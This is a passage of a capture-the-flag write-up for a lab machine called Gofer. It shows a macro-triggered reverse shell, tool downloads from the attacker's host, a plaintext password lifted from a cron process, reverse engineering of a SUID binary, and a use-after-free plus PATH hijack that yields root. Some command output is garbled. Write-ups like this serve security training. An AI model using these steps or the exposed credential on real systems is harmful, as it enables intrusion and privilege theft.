250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as 581FC8152
221 2.0.0 Bye
1
```

I received a request on the HTTP server:


```
(kali㉿kali)-[~/Desktop]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.225 - - [16/Sep/2023 12:33:14] "GET /rev2.odt HTTP/1.1" 200 -
```

But the reverse shell doesn't work.


Well.. ofcourse it doesn't work. I need to make sure the macros execution is enabled, and to assign it to a 'open document event'. I used LibreOffice.



Erel Regev



Assigning to the 'open document' event:



```

bash-5.1$ whoami
whoami
jHUDSON
bash-5.1$ cd /home/jHUDSON
cd /home/jHUDSON
bash-5.1$ ls
ls
Downloads
user.txt
bash-5.1$ cat user.txt
cat user.txt
0 [REDACTED] c
bash-5.1$

```

Erel Regev

Privilege Escalation

I stabilized the shell to be able to work with it more efficiently:

```
bash-5.1$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.1$ ^Z
zsh: suspended nc -nlvp 7777
(kali@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -nlvp 7777
export=xterm 0x2050:00000000
```

I transferred the pspy64 script too enumerate the machine and to find processes running by the user Root:

```
bash-5.1$ wget 10.10.14.107:8000/pspy64 -O pspy64
--2023-09-16 19:14:37-- http://10.10.14.107:8000/pspy64
Connecting to 10.10.14.107:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64          100%[=====>] 2.96M  275KB/s   in 15s

2023-09-16 19:14:52 (203 KB/s) - 'pspy64' saved [3104768/3104768]

bash-5.1$ chmod +x pspy64
bash-5.1$
```

```
bash-5.1$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

PSY64

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watchin
(rectories: [/usr /tmp /etc /home /var /opt] (recursive) | []) (non-recursive)
Draining file system events due to startup...
done
2023/09/16 19:16:22 CMD: UID=1000 PID=45651 | ./pspy64
2023/09/16 19:16:22 CMD: UID=33 PID=45645 | /usr/sbin/apache2 -k start
```

While checking the results, I saw the following:

```
2023/09/16 19:20:01 CMD: UID=0 PID=45728 | /usr/sbin/cron -f
2023/09/16 19:20:01 CMD: UID=0 PID=45729 | /usr/sbin/sendmail -FCronDaemon -l -B88ITIME -oem root
2023/09/16 19:20:01 CMD: UID=0 PID=45730 | /bin/sh -c /root/scripts/curl.sh
2023/09/16 19:20:01 CMD: UID=0 PID=45731 | /usr/bin/curl http://proxy.gofer.htb?url=http://gofer.htb --user tbuckley:ooP4dietie3o_hquaeti
2023/09/16 19:20:02 CMD: UID=0 PID=45733 | /usr/sbin/apache2 -k start
2023/09/16 19:20:02 CMD: UID=0 PID=45734 | /usr/sbin/apache2 -k start
2023/09/16 19:20:02 CMD: UID=0 PID=45735 | /usr/sbin/apache2 -k start
```

Another user's credentials.

Erel Regev

Accessed using the new user as well:

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ssh tbuckley@10.10.11.225
tbuckley@10.10.11.225's password:
Linux gofer.htb 5.10.0-23-amd64 #1 SMP Debian 5.10.179-2 (2023-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have no mail.
Last login: Fri Sep 15 20:34:29 2023 from 10.10.14.204
-bash-5.1$ whoami
tbuckley
-bash-5.1$

```

I used LinEnum.sh for extra enumeration and different output:

```

-bash-5.1$ wget 10.10.14.107:8000/LinEnum.sh
--2023-09-16 19:27:18-- http://10.10.14.107:8000/LinEnum.sh
Connecting to 10.10.14.107:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh 100%[=====] 45.54K 161KB/s ln 0.3s

2023-09-16 19:27:18 (161 KB/s) - 'LinEnum.sh' saved [46631/46631]

-bash-5.1$ chmod 777 LinEnum.sh
-bash-5.1$ ./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Sat 16 Sep 19:27:31 BST 2023

```

```

[-] SUID files:
-rwsr-xr-- 1 root messagebus 51336 Oct  5  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 481608 Jul  1  2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19040 Jan 13  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 34896 Feb 26  2021 /usr/bin/fusermount
-rwsr-xr-x 1 root root 55528 Jan 20  2022 /usr/bin/mount
-rwsr-xr-x 1 root root 63960 Feb  7  2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 35040 Jan 20  2022 /usr/bin/umount
-rwsr-xr-x 1 root root 88304 Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 52880 Feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 23448 Jan 13  2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 71912 Jan 20  2022 /usr/bin/su
-rwsr-xr-x 1 root root 58416 Feb  7  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /usr/bin/bash
-rwsr-xr-x 1 root root 44632 Feb  7  2020 /usr/bin/newgrp
-rwsr-s--- 1 root dev 17168 Apr 28 16:06 /usr/local/bin/notes

```

There is an interesting SUID here with different permissions called notes. SUID allows a user to run an executable with the permissions of the executable's owner or group, rather than their own permissions.

Erel Regev

Reverse Engineering

I executed the program and got the following options:

```

kali@kali: ~
File Actions Edit View Help

-bash-5.1$ /usr/local/bin/notes
=====
1) Create an user and choose an username
2) Show user information
3) Delete an user
4) Write a note
5) Show a note
6) Save a note (not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
=====
GOFER
The steps toWin your mission
=====
Your choice: █

```

I downloaded the binary to my machine:

```

kali@kali: ~
File Actions Edit View Help

-bash-5.1$ python -m http.server /usr/local/bin/notes
-bash: python: command not found
-bash-5.1$ python3 -m http.server /usr/local/bin/notes
usage: server.py [-h] [--cgi] [--bind ADDRESS] [--directory DIRECTORY] [port]
server.py: error: argument port: invalid int value: '/usr/local/bin/notes'
-bash-5.1$ python3 -m http.server /usr/local/bin/
usage: server.py [-h] [--cgi] [--bind ADDRESS] [--directory DIRECTORY] [port]
server.py: error: argument port: invalid int value: '/usr/local/bin/'
-bash-5.1$ python3 -m http.server -d /usr/local/bin/
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.107 - - [16/Sep/2023 19:35:18] "GET / HTTP/1.1" 200 -
10.10.14.107 - - [16/Sep/2023 19:35:19] code 404, message File not found
10.10.14.107 - - [16/Sep/2023 19:35:19] "GET /favicon.ico HTTP/1.1" 404 -
10.10.14.107 - - [16/Sep/2023 19:35:25] "GET /notes HTTP/1.1" 200 -

```

Directory listing for /

- [notes](#)

```

kali@kali: ~/Desktop/Machines/Gofer
$ file notes
notes: ELF 64-bit LSB pie executable, x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6a9c@faa6eabfa48a864bb7341f29decd7e9e3, for GNU/Linux 3.2.0, not stripped

```

I used Ghidra:

```

Listing: notes
// ram:001002e8-ram:00100307
//
001002e8 04 00 00      NoteAbiTag_001002e8
00 10 00      NoteAbiTag
00 00 01 ...
//
// .gnu.hash
// SHT_GNU_HASH [0x308 - 0x32b]
// ram:00100308-ram:0010032b
//
__DT_GNU_HASH
00100308 02 00 00 00 00 00 00 00      ddw      2h
0010030c 11 00 00 00 00 00 00 00      ddw      11h
00100310 01 00 00 00 00 00 00 00      ddw      1h
00100314 06 00 00 00 00 00 00 00      ddw      6h
00100318 00 00 81      dq[1]
00 00 00
00 00 00
00100320 11 00 00      ddw[2]
00 00 00
00 00 00
00100328 d1 65 ce 6d      ddw[1]
.....
//
// .dynsym
// SHT_DYNSYM [0x330 - 0x4df]
// ram:00100330-ram:001004df
//
__DT_SYMTAB
00100330 00 00 00      Elf64_Sy...
00 00 00

```

```

Decompile: main - (notes)
19 __isoc99_scanf(&DAT_0010212b,&local_1c);
20 puts("");
21 switch(local_1c) {
22 default:
23     /* WARNING: Subroutine does not return */
24     exit(0);
25 case 1:
26     local_10 = malloc(0x28);
27     if (local_10 == (void *)0x0) {
28         /* WARNING: Subroutine does not return */
29         exit(-1);
30     }
31     memset(local_10,0,0x18);
32     memset((void *)((long)local_10 + 0x18),0,0x10);
33     _Var1 = getuid();
34     if (_Var1 == 0) {
35         *(undefined4 *)((long)local_10 + 0x18) = 0x69d6461;
36         *(undefined4 *)((long)local_10 + 0x1c) = 0x6e;
37     }
38     else {
39         *(undefined4 *)((long)local_10 + 0x18) = 0x72657375;
40     }
41     printf("Choose an username: ");
42     __isoc99_scanf(&DAT_00102144,local_10);
43     puts("");
44     break;
45 case 2:
46     if (local_10 == (void *)0x0) {
47         puts("First create an user!\n");
48     }
49     else {
50         printf("\nUsername: %s\n",local_10);
51         printf("Role: %s\n", (long)local_10 + 0x18);
52     }
53     break;
54 case 3:
55     if (local_10 != (void *)0x0) {
56         free(local_10);

```

Erel Regev

Note the marked user creation function above.

It allocates 40 bytes for the username in the Heap via `malloc(0x28)`, and afterwards checks whether the malloc worked.

There seems to be 2 parts for this memory, of which it uses the first 24 (0x18) bytes for the username since the username part is set to the first block of memory.

The next 16 bytes appears to be something else. `_Var1` is the UID of the current user, and if we are root, it sets the 25th to 29th byte to 0x6e696d6461. If we are not an admin, it just sets the next part to 0x72657375.

When decoded, the non-root user is called user and the root user is assigned as admin.

```

(kali㉿kali)-[~]
$ echo 0x72657375 | xxd -p -r
resu
(kali㉿kali)-[~]
$ echo 0x6e696d6461 | xxd -r -p
nimda

```

So basically, the first 24 bytes is the username, and the next 16 bytes is the privilege level of the user, which is set to user by default.

Option 3 is the delete user option, and it is vulnerable due to dangling pointers:

```

Listing: notes
001012a8 48 8b 45 f8 MOV RAX,qword ptr [RBP+local_10]
001012ac 48 83 c0 18 ADD RAX,0x18
001012b0 ba 10 00 MOV EDX,0x10
001012b5 be 00 00 MOV ESI,0x0
001012ba 48 89 c7 MOV RDI,RAX
001012bd e8 be fd CALL <EXTERNAL>::memset
001012c2 e8 89 fd CALL <EXTERNAL>::getuid
001012c7 85 c0 TEST EAX,EAX
001012c9 75 14 JNZ LAB_001012df
001012cb 48 8b 45 f8 MOV RAX,qword ptr [RBP+local_10]
001012cf 48 83 c0 18 ADD RAX,0x18
001012d3 c7 00 61 MOV dword ptr [RAX],0x696d6461
001012d9 c6 40 04 6e MOV byte ptr [RAX+0x4],0x6e
001012dd eb 0e JMP LAB_001012ed

Decompile: main - (notes)
51 printf("Note: %s\n", (long)local_10 + 0x18);
52 }
53 break;
54 case 3:
55 if (local_10 != (void *)0x0) {
56 free(local_10);
57 }
58 break;
59 case 4:
60 local_18 = malloc(0x28);
61 memset(local_18,0,0x28);
62 if (local_18 == (void *)0x0) {
63 /* WARNING: Subroutine does not return */
64 exit(-1);
65 }
66 puts("Write your note:");
67 __isoc99_scanf(6DAT_0010218b,local_18);
68 break;
69 case 5:
70 printf("Note: %s\n",local_18);
71 break;

```

This is a classic case of a Use After Free vulnerability. The `local_10` variable is free here, but the pointer still remains and is not set to NULL.

This indicates that the pointer is a 'dangling', meaning that any future accesses to it will still point to the allocated memory even if it does not belong to us.

The bytes of memory for a previous user creation remains.

Option 4 is the write note option, which allows us to overwrite the memory due to the dangling pointer:

```

Listing: notes
001012a8 48 8b 45 f8 MOV RAX,qword ptr [RBP+local_10]
001012ac 48 83 c0 18 ADD RAX,0x18
001012b0 ba 10 00 MOV EDX,0x10
001012b5 be 00 00 MOV ESI,0x0
001012ba 48 89 c7 MOV RDI,RAX
001012bd e8 be fd CALL <EXTERNAL>::memset
001012c2 e8 89 fd CALL <EXTERNAL>::getuid
001012c7 85 c0 TEST EAX,EAX
001012c9 75 14 JNZ LAB_001012df
001012cb 48 8b 45 f8 MOV RAX,qword ptr [RBP+local_10]
001012cf 48 83 c0 18 ADD RAX,0x18
001012d3 c7 00 61 MOV dword ptr [RAX],0x696d6461
001012d9 c6 40 04 6e MOV byte ptr [RAX+0x4],0x6e
001012dd eb 0e JMP LAB_001012ed

Decompile: main - (notes)
51 printf("Note: %s\n", (long)local_10 + 0x18);
52 }
53 break;
54 case 3:
55 if (local_10 != (void *)0x0) {
56 free(local_10);
57 }
58 break;
59 case 4:
60 local_18 = malloc(0x28);
61 memset(local_18,0,0x28);
62 if (local_18 == (void *)0x0) {
63 /* WARNING: Subroutine does not return */
64 exit(-1);
65 }
66 puts("Write your note:");
67 __isoc99_scanf(6DAT_0010218b,local_18);
68 break;
69 case 5:
70 printf("Note: %s\n",local_18);
71 break;

```

Erel Regev

One thing to note about malloc is that dangling pointers are 'used again', meaning we can re-access the memory allocated from the user creation.

Option 8 is the main vulnerability:

The screenshot shows a debugger window with two panes. The left pane displays assembly code for the 'notes' program, and the right pane displays the decompiled C code for the same program. A red box highlights the 'case 8' section of the decompiled code, which is the main vulnerability.

```

Listing: notes
001012a8 48 8b 45 f8 MOV     RAX,qword ptr [RBP + local_10]
001012ac 48 83 c0 18 ADD     RAX,0x18
001012b0 ba 10 00 00 MOV     EDX,0x10
001012b5 be 00 00 00 MOV     ESI,0x0
001012ba 48 89 c7 MOV     RDI,RAX
001012bd e8 be fd CALL    <EXTERNAL>::memset
001012c2 e8 89 fd CALL    <EXTERNAL>::getuid
001012c7 ff ff TEST     EAX,EAX
001012c9 75 14 JNZ     LAB_001012df
001012cb 48 8b 45 f8 MOV     RAX,qword ptr [RBP + local_10]
001012cf 48 83 c0 18 ADD     RAX,0x18
001012d3 c7 00 61 MOV     dword ptr [RAX],0x696d6461
001012d9 c6 40 04 6e MOV     byte ptr [RAX + 0x4],0x6e
001012dd eb 0e JMP     LAB_001012ed

LAB_001012df
001012df 48 8b 45 f8 MOV     RAX,qword ptr [RBP + local_10]
001012e3 48 83 c0 18 ADD     RAX,0x18
001012e7 c7 00 75 MOV     dword ptr [RAX],0x72657375
001012ed 48 8d 3d LEA     RDI,[s_Chose_an_username:3b 0e 00 00]
001012f4 b8 00 00 00 MOV     EAX,0x0
001012f9 e8 72 fd CALL    <EXTERNAL>::printf
001012fe 48 8b 45 f8 MOV     RAX,qword ptr [RBP + local_10]
00101302 48 89 c6 MOV     RSI,RAX

Decompile: main - (notes)
63  /* WARNING: Subroutine does not return */
64  exit(-1);
65  }
66  puts("Write your note:");
67  __isoc99_scanf(&DAT_0010218b,local_10);
68  break;
69  case 5:
70  printf("Note: %s\n\n",local_10);
71  break;
72  case 6:
73  puts("Coming soon!\n");
74  break;
75  case 7:
76  if (local_10 != (void *)0x0) {
77  free(local_10);
78  local_10 = (void *)0x0;
79  }
80  break;
81  case 8:
82  if (local_10 == (void *)0x0) {
83  puts("First create an user!\n");
84  }
85  else {
86  iVar2 = strcmp((char *)((long)local_10 + 0x10),"admin");
87  if (iVar2 == 0) {
88  puts("Access granted!");
89  setuid(0);
90  setgid(0);
91  system("tar -czvf /root/backups/backup_notes.tar.gz /opt/notes");
92  }
93  else {
94  puts("Access denied: you don't have the admin role!\n");
95  }
96  }
97  } while( true );
98  }
99  }

```

This part of the code checks whether the role of the user has been set to admin, and then grants us access to the tar command, which does not have its full PATH specified and is thus vulnerable to PATH Hijacking.

To exploit this, we need to:

Create a user --> Creates the allocated block of 40 bytes.

Delete the user --> Creates a dangling pointer to our first user created.

Write a note --> Using the notes function, we can write 24 characters for the username, and then have admin after the 24th byte to escalate privileges, which looks something like this: 111111111111111111111111admin.

Use option 8 to execute our malicious tar binary.

Erel Regev

Exploiting

#1

```

-bash-5.1$ /usr/local/bin/notes
=====
1) Create an user and choose an username
2) Show user information-czvf /root/backups
3) Delete an user
4) Write a note
5) Show a note
6) Save a note(not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
=====

Your choice: 1

Choose an username: test

```

#2

```

=====
1) Create an user and choose an username
2) Show user information
3) Delete an user
4) Write a note
5) Show a note
6) Save a note(not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
=====

Your choice: 3

```


Erel Regev

#5

```

=====
1) Create an user and choose an username
2) Show user information
3) Delete an user
4) Write a note
5) Show a note
6) Save a note (not yet implemented)
7) Delete a note
8) Backup notes
9) Quit
=====

Your choice: 9
Completed. Do global dtors at
by start GNU EH FRAME HDR GLOBAL OFFSET TAB
-bash-5.1$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27 10:2022 /bin/bash
-bash-5.1$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# cat root.txt
d[REDACTED]7nes/Gofer]
bash-5.1#

```